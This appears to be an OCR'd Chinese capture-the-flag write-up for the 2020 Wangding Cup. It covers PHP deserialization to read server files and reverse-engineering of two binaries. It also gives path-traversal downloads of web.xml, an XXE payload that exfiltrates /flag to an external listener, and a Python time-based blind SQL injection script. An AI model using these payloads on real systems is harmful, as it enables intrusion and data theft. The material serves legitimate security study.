
# 2020 年第二届“网鼎杯”网络安全大赛

# 青龙组

# Writeup

## 0x00 签到

**操作内容：**




在 cookie 中添加本队的 token，去 POST 访问 flag.php，就可以拿到 flag。

**FLAG 值：**

FLAG{6cccc25c26d72836a3e47fc151bb5039}

## 0x01 AreUSerialz

**操作内容：**

题目进去直接给出了 php 源码，copy 到本地进行代码审计。注意到有个 unserialize()函数，考察反序列化。还有几个关键点就是 op 值的限制、is_valid 判断以及 protected 限制。所以需要绕过这些限制和判断，is_valid 还是很容易满足的，protected 限制可以使用改 protected 为 public 来绕过，这和 PHP 版本有关系。然后 op 值困扰了一会，后来用弱类型绕过了。

poc:

```
<?php
class FileHandler
{
    public $op = 2;
    #public $filename = "/etc/apache2/httpd.conf";#用于获取配置信息
    public $filename = "/web/html/flag.php";
    public $content;
}
$ans = new FileHandler();
echo serialize($ans);
```


先试一下本地绕过成功不：

```
Warning: file_get_contents(/etc/apache2/httpd.conf): failed to open stream: No such file or directory in C:\Users\A1andNS\Desktop\Untitled-2.php on line 48
[Result]: <br>
PS C:\Users\A1andNS\Desktop>
```

本地绕过是成功了，最后来搞在线。

序列化一个 httpd.conf 先读一下网站根目录在哪里

```
PS C:\Users\A1andNS\Desktop> php .\Untitled-1.php
O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:23:"/etc/apache2/httpd.conf";s:7:"content";N;}
PS C:\Users\A1andNS\Desktop>
```




发现根目录是 web/html，这下就好办了，构造 flag.php 的 payload：

```
PS C:\Users\A1andNS\Desktop> php .\Untitled-1.php
O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:18:"/web/html/flag.php";s:7:"content";N;}
PS C:\Users\A1andNS\Desktop>
```

在网页源代码里找到了注释形式的 flag

<!--?php

$flag = "flag{12decd1e-934c-4359-8352-c89dfae5620d}";

-->

**FLAG 值：**

flag{12decd1e-934c-4359-8352-c89dfae5620d}

**0x02 SIGNAL**

**操作内容：**

该可执行文件用 IDA PRO 打开，找到 main 函数如下：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+18h] [ebp-1D4h]

  __main();
  qmemcpy(&v4, &unk_403040, 0x1C8u);
  vm_operad(&v4, 114);
  puts("good,The answer format is:flag {}");
  return 0;
}
```

跟踪到 UNK_403040 处，发现此处形似一个数组，数组内容见下方复现代码中的数组 a1。

跟踪到函数 vm_operad，其内容如下：

```
int __cdecl vm_operad(int *a1, int a2)
{
  int result; // eax
  char v3[100]; // [esp+13h] [ebp-E5h]
  char v4[100]; // [esp+77h] [ebp-81h]
  char v5; // [esp+DBh] [ebp-1Dh]
  int v6; // [esp+DCh] [ebp-1Ch]
  int v7; // [esp+E0h] [ebp-18h]
  int v8; // [esp+E4h] [ebp-14h]
  int v9; // [esp+E8h] [ebp-10h]
  int v10; // [esp+ECh] [ebp-Ch]

  v10 = 0;
  v9 = 0;
  v8 = 0;
  v7 = 0;
  v6 = 0;
  while ( 1 )
  {
    result = v10;
    if ( v10 >= a2 )
      return result;
    switch ( a1[v10] )
    {
      case 1:
        v4[v7] = v5;
        ++v10;
        ++v7;
        ++v9;
        break;
      case 2:
        v5 = a1[v10 + 1] + v3[v9];
        v10 += 2;
        break;
      case 3:
        v5 = v3[v9] - LOBYTE(a1[v10 + 1]);
        v10 += 2;
        break;
      case 4:
        v5 = a1[v10 + 1] ^ v3[v9];
        v10 += 2;
        break;
      case 5:
        v5 = a1[v10 + 1] * v3[v9];
        v10 += 2;
        break;
      case 6:
        ++v10;
        break;
      case 7:
        if ( v4[v8] != a1[v10 + 1] )
```

观察后不难发现，这是一个根据数组 a1 中的数字实现使用多种加密方式逐位加密并比较的算法。

了解了加密算法，解出这一题只是时间问题，但是还挺耗时的说实话。

将 IDA 中的伪代码提取出复现如下：

```
#include <stdio.h>
```

```
#include <stdlib.h>
int vm_operad(int * a1, int a2){
  int result; // eax
  char v3[100]; // [esp+13h] [ebp-E5h]
  char v4[100]; // [esp+77h] [ebp-81h]
  char v5; // [esp+DBh] [ebp-1Dh]
  int v6; // [esp+DCh] [ebp-1Ch]
  int v7; // [esp+E0h] [ebp-18h]
  int v8; // [esp+E4h] [ebp-14h]
  int v9; // [esp+E8h] [ebp-10h]
  int v10; // [esp+ECh] [ebp-Ch]
  v10 = 0;
  v9 = 0;
  v8 = 0;
  v7 = 0;
  v6 = 0;
  while ( 1 )
  {
    result = v10;
    if ( v10 >= a2 )
      return result;
    switch ( a1[v10] )
```

```
{
  case 1:
    v4[v7] = v5;
    ++v10;
    ++v7;
    ++v9;
    break;
  case 2:
    v5 = a1[v10 + 1] + v3[v9];
    v10 += 2;
    break;
  case 3:
    v5 = v3[v9] - (a1[v10 + 1]);
    v10 += 2;
    break;
  case 4:
    v5 = a1[v10 + 1] ^ v3[v9];
    v10 += 2;
    break;
  case 5:
    v5 = a1[v10 + 1] * v3[v9];
    v10 += 2;
```

```
    break;
case 6:
    ++v10;
    break;
case 7:
    if ( v4[v8] != a1[v10 + 1] )
    {
        printf("what a shame...");
        exit(0);
    }
    ++v8;
    v10 += 2;
    break;
case 8:
    v3[v6] = v5;
    ++v10;
    ++v6;
    break;
case 10:
    scanf("%s", v3);
    ++v10;
    break;
```

```
            case 11:
                v5 = v3[v9] - 1;
                ++v10;
                break;
            case 12:
                v5 = v3[v9] + 1;
                ++v10;
                break;
            default:
                continue;
        }
    }
}
int main(){
    int a1[114] = {10, 4, 16, 8, 3, 5, 1, 4, 32, 8, 5, 3, 1, 3, 2, 8, 11, 1, 12, 8,
    4, 4, 1, 5, 3, 8, 3, 33, 1, 11, 8, 11, 1, 4, 9, 8, 3, 32, 1, 2, 81, 8, 4, 36,
    1, 12, 8, 11, 1, 5, 2, 8, 2, 37, 1, 2, 54, 8, 4, 65, 1, 2, 32, 8, 5, 1, 1, 5,
    3, 8, 2, 37, 1, 4, 9, 8, 3, 32, 1, 2, 65, 8, 12, 1, 7, 34, 7, 63, 7, 52, 7, 50, 7,
    114, 7, 51, 7, 24, 7, -89, 7, 49, 7, -15, 7, 40, 7, -124, 7, -63, 7, 30,7, 122};
    freopen("crack.in", "r", stdin);
    vm_operad(a1, 114);
    puts("good,The answer format is:flag {}");
```

```
    return 0;
}
```

按数组 a1 中的数字逐个进行运算比对可得结果，将运算结果输入文本文件 crack.in 最终经检验得 flag 为:(有一点很坑,程序中提示的格式 flag 后有空格，提交的时候没有，差点重算一遍)flag{757515121f3d478}

**FLAG 值:**

flag{757515121f3d478}

**0x03 boom**


**操作内容:**

题目给了一个 exe 文件，打开是一个小游戏，有 3 个环节 MD5 解密，三元一次方程和一元二次方程。


First 给我了一个 md5：46e5efe6165a5afb361217446a2dbd01


解一下是 en5oy

输入 en5joy 进入下一环节，是三元一次方程




解出答案，输入答案进入下一环节。是一元二次方程：




输入 x1，程序直接退出了，还以为会有 flag。没法子只能开 IDA 看看了。

先找到 main 函数，逐渐往后看到 flag 形式

```
.text:004019B5                mov     dword ptr [esp], offset aGreatThisIsYou ; "Great This is your FLAG"
.text:004019BC                call    _puts
.text:004019C1                mov     eax, [esp+120h]
.text:004019C8                mov     edx, [esp+124h]
.text:004019CF                mov     esi, [esp+12Ch]
.text:004019D6                mov     ebx, [esp+130h]
.text:004019DD                mov     ecx, [esp+134h]
.text:004019E4                mov     [esp+14h], eax
.text:004019E8                mov     [esp+18h], edx
.text:004019EC                mov     [esp+10h], esi
.text:004019F0                mov     [esp+0Ch], ebx
.text:004019F4                mov     [esp+8], ecx
.text:004019F8                lea     eax, [esp+24h]
.text:004019FC                mov     [esp+4], eax
.text:00401A00                mov     dword ptr [esp], offset aFlagS_DDD_Lld ; "flag{%s_%d%d%d_%lld}"
.text:00401A07                call    _printf
.text:00401A0C                jmp     short loc_401A26
.text:00401A0E ; ---------------------------------------------------------------------------
.text:00401A0E
.text:00401A0E loc_401A0E:                            ; CODE XREF: _main+3C4↑j
.text:00401A0E                mov     dword ptr [esp], offset aGameOver ; "Game over"
.text:00401A15                call    _printf
.text:00401A1A                mov     dword ptr [esp], 0 ; int
.text:00401A21                call    _exit
.text:00401A26 ; ---------------------------------------------------------------------------
.text:00401A26
.text:00401A26 loc_401A26:                            ; CODE XREF: _main+435↑j
.text:00401A26                mov     eax, 0
.text:00401A2B                lea     esp, [ebp-0Ch]
```

发现原来是前面三个题目的答案做拼接，不亏不亏，前面的工作还是有作用的，看我一拼，就会得到这个 flag{en5oy_746831_89127561}

提交试一下，nice 对了。

**FLAG 值:**

flag{en5oy_746831_89127561}

**0x04 filejava**

**操作内容:**

先是上传了一个 webshell，发现没有过滤，习惯看了一样网页源代码，看到提示<!-- flag in /flag -->里，然后试了一下它的下载。可以把 webshell 下载回本机。Webshell 我没有连上，我就觉得方向出问题了。所以在下载链接试了一下，感觉可以下载敏感文件，试了一下下载 web.xml：

file_in_java/DownloadServlet?filename=../../../../WEB-INF/web.xml

可以成功下载到 web.xml，好好分析一下 web.xml。

```
<servlet>
  <description></description>
  <display-name>UploadServlet</display-name>
  <servlet-name>UploadServlet</servlet-name>
  <servlet-class>cn.abc.servlet.UploadServlet</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>UploadServlet</servlet-name>
  <url-pattern>/UploadServlet</url-pattern>
</servlet-mapping>
<servlet>
```

从 web.xml 里面可以看到类名和路径，可以利用之前的方法，去下载这些类文件。利用 java decompiler 对 class 程序进行反汇编操作，copy 出来到 IDE 里审计，都反汇编后就开始代码审计。

```
{
  try{
    Workbook wb1 = WorkbookFactory.create(in);
    Sheet sheet = wb1.getSheetAt(0);
    System.out.println(sheet.getFirstRowNum());
  }catch (InvalidFormatExcention var20){
    System.err.println("poi-ooxml-3.10 has something wrong");
    var20.printStackTrace();
  }
}
```

可以用 XXE 来搞远程 dtd，看一下构造格式大概

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE convert [
<!ENTITY % remote SYSTEM "http://120.77.180.97/xxe.dtd">
%remote;%int;%send;
]>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types">
Extension="rels" ContentType="application/vnd.openxmlformats-package.relatio
><Default Extension="xml" ContentType="application/xml"/><Override PartName=
workbook.xml" ContentType="application/vnd.openxmlformats-
```

Payload：

<!ENTITY % file SYSTEM "file:///flag">

<!ENTITY % int "<!ENTITY % send SYSTEM 'http://

112.51.140.121:9999?p=%file;'>">

监听端口，得到 flag。

```
root@root:/var/log/apache2# nc -lvvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from [39.97.217.109] port 9999 [tcp/*] accepted (family 2, sport 36232)
GET /?p=flag{523c409f-1294-45dd-953a-58b1dcd2ce01} HTTP/1.1
Cache-Control: no-cache
Pragma: no-cashe
User-Agent: Java/1.8.0_201
Host: 112.51.140.121:9999
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

^C
```

**FLAG 值：**

flag{523c409f-1294-45dd-953a-58b1dcd2ce01}

**0x05 trace**

**操作内容：**

通过测试发现是 insert 注入。注入点就在 username 那里，但是很可惜，它做了一些过滤，把最常见的 information_schema 过滤了，然后就去试试别的，结果发现 sys,mysql.innodb 这些都不能用了。所以只能使用无列名注入的方式了，猜出了有 flag 表，进一步知道了表总共有两列，其中的第二列也是 flag。

payload：

2'^if(ascii(substr((select `2` from (select 1,2 union select * from flag)a limit 1,1),6,1))= 99,0,pow(9999,100)),'1')#


这里有一个坑啊！！！在插入的时候是不能超过 20 行的，不然的话就得要去重新下发容器了，我太难了。。。调整姿势。

给他加个延时的方法来搞盲注，比如说这样的 select if(1=1,pow(9999,100) or sleep(3),pow(9999,100))，这样就不会插入数据了，盲注对了就会触发 sleep(3)产生一个延时，盲注错了就不会触发，也就不会产生延时了。就和时间盲注一样判断时间就可以了。下面看 exp：

Exp:

```
import requests

import time



url = "http://b6c6a5aefac34f3d8e49ebfd728cdfa41f38c5f50f5d4525.cloudgame1.ichunqiu.com/register_do.php"

flag = ""

for i in range(1,43):
```

```
    for j in range(44,128):
        data = {
            'username':"2'^if(ascii(substr((select `2` from (select 1,2 union sel
ect * from flag)a limit 1,1),"+str(i)+",1))="+str(j)+",pow(9999,100) or slee
p(3),pow(9999,100)),'1')#",
            'password':"1"
            }
        Time_start = time.time()
        response = requests.post(url,data=data)
        time_end = time.time()
        if time_end – time_start > 3:
            flag += chr(j)
            print(flag)
            break
```




跑脚本就可以拿到 flag

**FLAG 值:**

flag{cf3b0be6-58f7-4e00-a48b-95262d8309cc}